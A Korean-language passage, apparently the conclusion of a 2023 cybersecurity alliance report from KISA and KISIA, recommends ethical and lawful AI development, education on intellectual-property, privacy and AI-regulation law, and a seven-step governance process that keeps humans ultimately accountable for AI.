윤리적, 합법적 AI 개발과 활용 프로세스 정립 필요: 공공 및 민간 분야에서 가능한 다양한 목적으로 활용되어 효율성과 생산성을 높일 수 있는 AI 시스템 개발 및 활용을 안정적이고 효과적으로 하기 위해서는 디자인 단계에서부터 기술 배치 단계에 이르기까지 전체 라이프사이클에 걸쳐 윤리적이고 합법적인 AI, 타인이나 타사의 권리를 침해하지 않는 AI를 구상하는 것이 중요함. 즉, AI와 연관된 다양한 윤리적, 법적 고려사항을 검토해보고 도입한 AI에 맞는 대응 방안을 취하여 데이터, 모델, 시스템 전체를 변경해 가며 공정성 문제 해결을 위해 노력해야 함

윤리적 이슈와 규제 정책에 대한 준비, 토론 및 교육 필요: AI 시스템의 개발, 제공, 이용, 도입, 배포를 계획하고 있다면 계획된 AI 시스템 이용이 위에 살펴본 바와 같은 지식재산보호와 관련한 법령, 데이터보호 법령 및 AI Act 등 AI 규제정책에 위반되는 바가 없는지 검토하고 대비해야 함. 기술을 개발하고 활용하는 현업 담당자들은 법률이나 정책에 관해 필요에 비해 인식도가 낮은 것이 현실이므로, AI 시스템에 적용되는 지식재산권법, 개인정보보호법 및 AI 규제법 내용, 해석사례, 판례, 입법 논의 및 과정에 관심을 갖도록 이슈와 발전상황에 대해 지속적으로 알리고, 관련된 주요내용을 AI 실무 담당자들이 익히고 대응할 수 있도록 충분한 교육기회를 제공하는 것이 필수

AI 활용 관련 프로세스 제안: 구체적으로, 다음과 같은 프로세스를 통해 AI 활용과 관련한 법적, 윤리적 문제에 대응할 구조적, 인적 역량을 갖추어야 함:

i. **해당 AI 시스템과 관련된 위험을 평가**

ii. **관련한 윤리적, 법적 규제사항 등에 대한 인식 높이기**

iii. **회사 내 지식재산, 기밀정보, 개인정보 등 철저한 관리 필요한 정보 포트폴리오 구성 및 관리**

iv. **윤리적 시스템 구축 (데이터셋 열람, 체크리스트, 피드백 체계 등 구성)**

v. **책임자 지정 및 관리 프로세스 정립**

vi. **상기 절차 주기적 검토 및 업데이트 및**

vii. **공식적 가이드라인 배포 및 업데이트, 거버넌스 확립 등**

우리는 기술적 측면뿐 아니라 윤리적인 면에서도 신뢰할 만한 AI를 개발하여 기술 도입의 원래 의도에 맞게, 인간이 최종 책임주체로서 AI를 통제하며 인류에 혜택이 되는 도구가 되게끔 활용해야 함. 이를 위해 개발자나 산업계 관련자 이외에도 사회 속 다양한 이해관계자를 AI 시스템 개발과 배치 과정에 참여시키고 윤리적 고려사항 및 정책방향과 관련한 토론을 지속해야 함. 또한, 위에 제안된 다양한 대응 방안을 적극적으로 도입해가며, 앞으로 시행될 규제 및 현존 법률 위반 리스크를 최소화하면서 신뢰할 만하고 지속가능한 AI 기술의 개발 및 활용에 꾸준히 힘써야 할 것

2023년 3차

사이버보안 대연합 보고서

탐지·공유 분과
대응·역량 분과
정책·제도 분과

KISA 한국인터넷진흥원 kisia 한국정보보호산업협회